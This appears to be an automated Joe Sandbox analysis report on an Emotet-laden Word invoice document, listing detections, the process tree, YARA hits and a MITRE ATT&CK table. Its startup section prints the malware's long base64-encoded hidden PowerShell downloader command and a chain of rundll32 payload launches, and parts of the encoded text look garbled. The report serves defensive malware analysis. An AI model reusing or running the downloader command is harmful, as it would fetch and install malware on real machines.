

JOeSandbox Cloud BASIC



ID: 343627

Sample Name: Invoice

6682363.doc

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 08:20:35

Date: 25/01/2021

Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents	2
Analysis Report Invoice 6682363.doc	5
Overview	5
General Information	5
Detection	5
Signatures	5
Classification	5
Startup	5
Malware Configuration	6
Threatname: Emotet	6
Yara Overview	7
Memory Dumps	7
Unpacked PEs	7
Sigma Overview	7
System Summary:	7
Signature Overview	7
AV Detection:	8
Compliance:	8
Networking:	8
E-Banking Fraud:	8
System Summary:	8
Data Obfuscation:	8
Persistence and Installation Behavior:	8
Hooking and other Techniques for Hiding and Protection:	8
HIPS / PFW / Operating System Protection Evasion:	8
Stealing of Sensitive Information:	8
Mitre Att&ck Matrix	9
Behavior Graph	9
Screenshots	10
Thumbnails	10
Antivirus, Machine Learning and Genetic Malware Detection	11
Initial Sample	11
Dropped Files	11
Unpacked PE Files	11
Domains	12
URLs	12
Domains and IPs	13
Contacted Domains	13
Contacted URLs	13
URLs from Memory and Binaries	13
Contacted IPs	15
Public	16
General Information	16
Simulations	17
Behavior and APIs	17
Joe Sandbox View / Context	17
IPs	17
Domains	18
ASN	18
JA3 Fingerprints	18
Dropped Files	18
Created / dropped Files	18
Static File Info	20
General	20
File Icon	21
Static OLE Info	21


General	21
OLE File "Invoice 6682363.doc"	21
Indicators	21
Summary	21
Document Summary	21
Streams with VBA	22
VBA File Name: Dzbky2bhynftefpvl, Stream Size: 25262	22
General	22
VBA Code Keywords	22
VBA Code	29
VBA File Name: Zqjbz56to35ftj0kf, Stream Size: 704	29
General	29
VBA Code Keywords	29
VBA Code	29
VBA File Name: Zvfrgl3zqkd2gw3, Stream Size: 1114	29
General	29
VBA Code Keywords	29
VBA Code	30
Streams	30
Stream Path: \x1CompObj, File Type: data, Stream Size: 146	30
General	30
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	30
General	30
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 548	30
General	30
Stream Path: \Table, File Type: data, Stream Size: 6873	30
General	30
Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 519	31
General	31
Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 158	31
General	31
Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 6046	31
General	31
Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 686	31
General	31
Stream Path: WordDocument, File Type: data, Stream Size: 56270	32
General	32
Stream Path: word, File Type: data, Stream Size: 456	32
General	32
Network Behavior	32
Snort IDS Alerts	32
Network Port Distribution	32
TCP Packets	33
UDP Packets	34
DNS Queries	35
DNS Answers	35
HTTP Request Dependency Graph	35
HTTP Packets	35
Code Manipulations	37
Statistics	37
Behavior	37
System Behavior	38
Analysis Process: WINWORD.EXE PID: 1552 Parent PID: 584	38
General	38
File Activities	38
File Created	38
File Deleted	38
File Read	38
Registry Activities	38
Key Created	38
Key Value Created	39
Key Value Modified	40
Analysis Process: cmd.exe PID: 2376 Parent PID: 1220	42
General	42
Analysis Process: msg.exe PID: 2576 Parent PID: 2376	43
General	43
Analysis Process: powershell.exe PID: 2488 Parent PID: 2376	43
General	43
File Activities	45
File Created	45
File Deleted	45
File Written	45
File Read	47
Registry Activities	48
Analysis Process: rundll32.exe PID: 960 Parent PID: 2488	48
General	48
File Activities	48

File Read	48
Analysis Process: rundll32.exe PID: 2884 Parent PID: 960	48
General	48
Analysis Process: rundll32.exe PID: 440 Parent PID: 2884	49
General	49
File Activities	49
Analysis Process: rundll32.exe PID: 912 Parent PID: 440	49
General	49
Analysis Process: rundll32.exe PID: 2976 Parent PID: 912	50
General	50
File Activities	50
Analysis Process: rundll32.exe PID: 2432 Parent PID: 2976	50
General	50
Analysis Process: rundll32.exe PID: 1976 Parent PID: 2432	51
General	51
File Activities	51
Analysis Process: rundll32.exe PID: 2828 Parent PID: 1976	51
General	51
Analysis Process: rundll32.exe PID: 3044 Parent PID: 2828	52
General	52
File Activities	52
Analysis Process: rundll32.exe PID: 3060 Parent PID: 3044	52
General	52
Analysis Process: rundll32.exe PID: 1204 Parent PID: 3060	53
General	53
File Activities	53
Analysis Process: rundll32.exe PID: 2124 Parent PID: 1204	53
General	53
Analysis Process: rundll32.exe PID: 2276 Parent PID: 2124	54
General	54
Disassembly	54
Code Analysis	54


Overview

Classification

Sample Name:	Invoice 6682363.doc
Analysis ID:	343627
MD5:	2f788f4b380f7a0...
SHA1:	b210ad5140fbd4d.
SHA256:	71952c503a38db..
Most interesting Screenshot:	



- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain
- Multi AV Scanner detection for dropped files
- Multi AV Scanner detection for subdomains
- Office document tries to convince victim to open it
- Snort IDS alert for network traffic (e.g. http)
- System process connects to network
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VBScript
- Document contains an embedded VBScript
- Document contains an embedded VBScript



Startup

- [illegible]

-  powershell.exe (PID: 2488 cmdline: powershell -w hidden -enc cwBFAFQALQBpAFQAZQBtACAAIAB2AEEAUgBJAEEAQgBsAGUAQgA0FAAdQBxXACAAIAAoAFsAVAB5AHAARQBdACgAlgB7ADAAfQB7ADIAfQB7ADQAFQB7ADEAfQB7ADMAfQAIaCAALQBmACAAJwBTACcALAAAnAHIAZQBjAHQAJwAsACcAWQBzAFQAJwAsACcAbwByAHKAJwAsACcAZQBtAC4AaQbVAC4AZABpACcAKQApACAAIAA7ACAAIABzAEUVAAtAGkAdABIAE0AIAB2AGEAcgBpAEEAQgBsAGUAQgAZAfCAdgAgACAACAAGfAsAdABZAFAAZQBdACgAlgB7ADQAFQB7ADIAfQB7ADUAFQB7ADEAfQB7ADAAfQB7ADcAfQB7ADMAfQB7ADYAfQAIaCOARgAgACcAVgBpAGMAJwAsACcAUwBIAFIAJwAsACcAVABFAE0AJwAsACcAQQAnACwAJwBTAHkAcwAnACwAJwAuAG4AZQB0AC4AJwAsACcAbgBhAGcAZQByACcALAAAnAGUAACBPpAEKAbgBUAG0AJwApACAAKQAgAdSAJBjYAGwAegBpAG8AOQBqAD0AJABQADgAnQBBSACAAKwAgAFsYwBoAGEAcgBdACgAMwAZcAKIAIArACAAJABRADYAOABJADsAJABMADIAOQBIAD0AKAAoACcASwAnACsAJwAwAdcAJwApACsAJwBaACcAKQA7ACAAKAAGfAYFYQByAGKAQQBiAEwAZQAgACAAANABQAFUAdwAgACAAALQBWAGEAbABVAGUABwBOAGwAlAGAgACkAQgA6ACIAQwBgAFIARQBhAHQAZQBEGAGkBgBFAgMADABPAGAAUgB5ACIAKAkAEgATwBNAEUAlAArACAAKAaOCgAJwB1AHEAJwArACcAMgBOAGQAJwApACsAJwBjAHoAJwArACgAJwBxACCkAwAnAHkAYgB1ACcAKQArACgAJwBxACCkAwAnADIASAAAnACsAJwBhAGYAMABfAHkAbgAnACkAKwAoACcAdQBxACCkAwAnADIAJwApACkAIAAtAHIArQBwAGwAYQBDAGUAkAAAnAHUJwArACcAcQAYaCCkAQsAFsAQwBoAEUAUgBdAdkAMgApACkAOwAkAEoAnWAZAFKAPQAOAcgAJwBLACcAKwAnADQANgAnACKAKwAnAFYAJwApAdSAlIAAoACAASQBUAEUAbQAgACAAVgBhAFIAaQBBAGIABiABIDoAMwBxAHYAKQAUAFYAQQBMAFUAZQA6ADoAlgBTAGAAZQBDAAGAAVQBSAEkAYABUAHkACABYAG8AVABPAGMATwBMACIAIAA9ACAACAAnAFQAbAAnACsAKAAAnAHMAMQAnACsAJwAyACcAKQAPADsAJABFADMAxwBPAD0AKAAoACcAUgAnACsAJwA3ADcAJwApACsAJwBBACcAKQA7ACQASQSBmAHcAcwAyAHEAaQAgAD0AIAAoACcAUAA0ACcAKwAnADQARwAnACkAOwAkAFgAMwAxAEoAPQAOAcCQgAnACsAKAAAnADUAJwArACcAOABSACcAKQAPADsAJABSAHoAbQBwAHAAcQBZAD0AJABIAE8ATQBFAcSAKAAoACcAewAnAG8AJwArACcAbgBIAcCkAKwAnAHcAcwAnACsAJwAuACcAKwAGUAJwArACgAJwB1AC8AJwArACcAYwAnACsAJwByAGEAbgBrAHMAaAAnACkAKwAnAGEAZgAnACsAKAAAnAHQALQAnACsAJwBwAHuABsAGUAeQAnACsAJwAtAGkANQBhACcAKwAnAGkAbwAvAFQAbABwAC8AJwApACsAJwAhAHgAJwArACgAJwAgAFsAlABzACcAKwAnAGgAlAAAnACKAKwAnAGIAJwArACcAOgAnACsAJwAvACcAKwAoACcAlwBvBwCcAKwAnAGYAZQAnACKAKwAoACcAgB0AC0AJwArACcAYQAnACsAJwBsAC4AYwAnACKAKwAnAG8ABQAnACsAJwAvACcAKwAnAHcACAAAnACsAJwAlAGMAJwArACgAJwBvAG4AdABIAg4AdAAnACsAJwAvACcAKwAnAHQAJwArACcAOQB0AFYAJwApACsAJwBwAGKAJwArACcAQgAnACsAKAAAnAGQAZQAvACEAJwArACcAeAAGfAsAJwApACsAJwAgAHMAJwArACgAJwBoACAAJyG6AC8ALwAnACsAJwB0AHIAJwArACcAYQAnACsAJwBuAHMAYQBBSACcAKQArACgAJwAuACcAKwAnAGUAdQAvACcAKQArACcAbgBIAcCkAwAoACcAdBnACcAKwAnAGUAYQByACcAKQArACgAJwAtAHcAaQAnACsAJwBmACcAKQArACgAJwBpAC0AcQAnACsAJwB6AHYAdgAnACKAKwAoACcANAAvADEAagA3ACcAKwAnAFgAJwApACsAKAAAnAFoAJwArACcALwAhAHgAlAAAnACKAKwAnAFsAJwArACgAJwAgACcAKwAnAHMAJwArACcAaAAGAGIAOgAvACcAKwAnAC8AZQAtACcAKQArACgAJwB3AGQAZQAnACsAJwBzACcAKwAnAGkAbgBIAcCkAKwAnAHcAcwAnACsAJwB1AC8AJwArACcAYwAnACsAJwByAGEAbgBrAHMAaAAnACkAKwAnAGEAZgAnACcAKwAnAGkAdwB3AC8AUgAnACsAJwAxAFMATQBZADEAdgAvACcAKQArACcAlQB4ACcAKwAoACcAlAAAnACsAJwBbACAAcWAnACKAKwAoACcAAAnACsAJwAgAGIAJwApACsAJwA6ACcAKwAoACcALwAvACcAKwAnAHIAJwApACsAKAAAnAGUAbAAAnACsAJwBhAHQAZQBkACcAKwAnAGcAgBvAHUJwApACsAJwBwAHQAJwArACcAZQAnACsAJwBzACcAKwAoACcAdAAuAGMAJwArACcAbwBtACcAKQArACgAJwAvACcAKwAnAE8AdQAnACKAKwAnAHIAJwArACgAJwBUAGKAJwArACcAbQBIAc8AYwB1AGwAZQAnACsAJwBUAEYAJwApACsAKAAAnAGEAJwArACcAMwB2ACcAKQArACcALwAnACsAKAAAnACEAJwArACcAeAAGfAsAlAAAnACKAKwAoACcAcwBoACAAYgBzACcAKwAnADoAJwApACsAJwAvACcAKwAoACcAlwB3AHcAJwArACcAdwAuAHMAJwApACsAKAAAnAGMAaAAnACsAJwBtACcAKQArACgAJwB1AGMAawBmAGUAJwArACcAZABIAHIAJwArACcAbgAnACKAKwAoACcAlgBpACcAKwAnAG4AJwApACsAJwBmACcAKwAnAG8AJwArACgAJwAvACcAKwAnAHIAZQBmAGUAJwArACcAcgAnACKAKwAnAGUAbgAnACsAKAAAnAGMAZQAnACsAJwAvADAASAAAnACKAKwAoACcAbABCAEIAJwArACcAZwAnACKAKwAnADgAJwArACcALwAnACKALgAIAHIAZQBwAGAATABhAEMAZQAiACgAKAAoACcAeAAGfAsAJwArACcAlAAAnACKAKwAoACcAcwBoACcAKwAnACAAJwApACsAJwBiACcAKQAsACgAWwBhAHIAcgbhAHkAXQAOAcCAbgBqACcALAAAnAHQAcgAnACKALAAAnAHkAagAnACwAJwBzAGMAJwAsACQAUAB6AHAAeAB0ADAABgAsACcAdwBkACcAKQBbADMAXQAPAC4AlgBTAFAAyABsAGkAdAAiACgAJABFADIAmWBSACAAKwAgACQAWABsAHoAaQBvADkAagAgACsAlAAkAFYANAA2AEIAKQA7ACQAZQAZAF8AVA9ACgAJwBEACcAKwAoACcANAAAnACsAJwAyAEIAJwApACkAOwBmAG8AcgBIAGEAYwBoACAACAkAFaANgBtADAABQBXAGoAlABPAG4AlAAkAEwANQBIaHIAZAB3AGYAKQB7AHQAcgB5AHsAKAAuACgAJwBOAGUAJwArACcAdwAtAE8AYgBqACcAKwAnAGUAYwB0ACcAKQAgAFMAWQBzAFQARQBtAC4ATgBFfAHQALgB3AEUAQgBjAEwAaQBIAg4AdAApAC4AlgBkAGAAbwBXAGAAATgBMAE8AQgBqAEQAZgBJAGwARQAiACgAJABQADYAbQAwAG0AcQBgQACwAlAAkAFIAegBtAG4AcABxAHMAKQA7ACQAVAA3ADMVAwAA9ACgAKAAAnAEUAMgAnACsAJwA3ACcAKQArACcAcgAnACKAOwBJAGYAlIAAoACgAJwAoACcArWAnACsAJwBIAHQALQBJJAHQAJwArACcAZQBtACcAKQAgACQAUgB6AG0AbgBwAHEAcwApAC4AlgBSAGUAYABOAGcAVABoACIAIAAtAGcAZQAgADQMgAxADMAMgApACAAewAmACgAJwByAHUAJwArACcAbgBkACcAKwAnAGwAbAAZADIAJwApACAAJABSAHoAbQBwAHAAcQBZACwAKAAoACcAQQAnACsAJwBuAHkAJwApACsAKAAAnAFMAdABYAGkAJwArACcAbgAnACKAKwAnAGcAJwApAC4AlgBUAGAAbwBzAHQAuBgAgAEkAbgBnACIAKAAPADsAJABMADUAMwBBAD0AKAAAnAEIAJwArACgAJwA0ACcAKwAnADUAWQAnACKAKQA7AGIAcgbIAGEAawA7ACQAWAA3ADcAVAA9ACgAJwBPADgAJwArACcANABNACcAKQB9AH0AYwBhAHQAYwBoAHsAfQB9ACQAVwAwADYARwA9ACgAKAAAnAFkAJwArACcANQAXAcCkAQArACcAVQAnACKAKMD5: 852D67A27E454BD389FA7F02A8CBE23F)
-  rundll32.exe (PID: 960 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Ndczqyb\Haf0_yn\IP44G.dll AnyString MD5: DD81D91FF3B0763C392422865C9AC12E)
-  rundll32.exe (PID: 2884 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Ndczqyb\Haf0_yn\IP44G.dll AnyString MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 440 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Users\user\Ndczqyb\Haf0_yn\IP44G.dll',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 912 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Wkjpqdqplvecwkqdb.lyo',YWTgmbyfbjBtVDQ MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 2976 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Wkjpqdqplvecwkqdb.lyo',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 2432 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\lvhpdalytftvz\hoseqdxoqcmcr.kuc',ItLugJX MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 1976 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\lvhpdalytftvz\hoseqdxoqcmcr.kuc',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 2828 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Zzarwskykblqwl.ztp',JJPmPuzefT MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 3044 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Zzarwskykblqwl.ztp',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 3060 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Rrhxvbsppptpx\fklicvcyvvpinr.seu',PUlhDyBaYh MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 1204 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Rrhxvbsppptpx\fklicvcyvvpinr.seu',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 2124 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Pkxqfqngq\heurasqx.kyn',MWkJrCwEVqm MD5: 51138BEEA3E2C21EC44D0932C71762A8)
-  rundll32.exe (PID: 2276 cmdline: 'C:\Windows\SysWOW64\rundll32.exe' C:\Windows\SysWOW64\Pkxqfqngq\heurasqx.kyn',#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- cleanup

Malware Configuration

Threatname: Emotet

```
{
  "RSA Public Key":
  "MHwwDQYJKoZIhvcNAQEBBQADAwAwA3hAM/TXLLvX91I6dVMYe+T1PP06mpcg70J\ncMl9o/g4nUhZ0p8fAaMql8XNxeGvdhZXTyX1AXf401iPFut0RB6g1hL/7/djvi7j\nL32LAhyBANpKGty8xf3J5kGwwClnG/CXHQIDAQAB"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2108297042.0000000010000000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000D.00000002.2176998214.0000000010000000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000C.00000002.2163049071.00000000001C0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000C.00000002.2163022289.00000000001A0000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000010.00000002.2207154366.0000000010000000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Click to see the 31 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
13.2.rundll32.exe.10000000.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.10000000.3.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.10000000.3.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
15.2.rundll32.exe.190000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
7.2.rundll32.exe.10000000.2.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Click to see the 67 entries

Sigma Overview


System Summary:



Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview



AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Compliance:



Uses new MSVCR DLLs

Binary contains paths to debug symbols

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Potential dropper URLs found in powershell memory

E-Banking Fraud:



Yara detected Emotet

System Summary:



Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Powershell drops PE file

Very long command line found

Data Obfuscation:



Document contains an embedded VBA with many GOTO operations indicating source code obfuscation

Document contains an embedded VBA with many randomly named variables

Document contains an embedded VBA with many string operations indicating source code obfuscation

Obfuscated command line found

Suspicious powershell command line found

Persistence and Installation Behavior:



Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:



Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found


Stealing of Sensitive Information:




Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Notes
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Masquerading 2 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Encrypted Channel
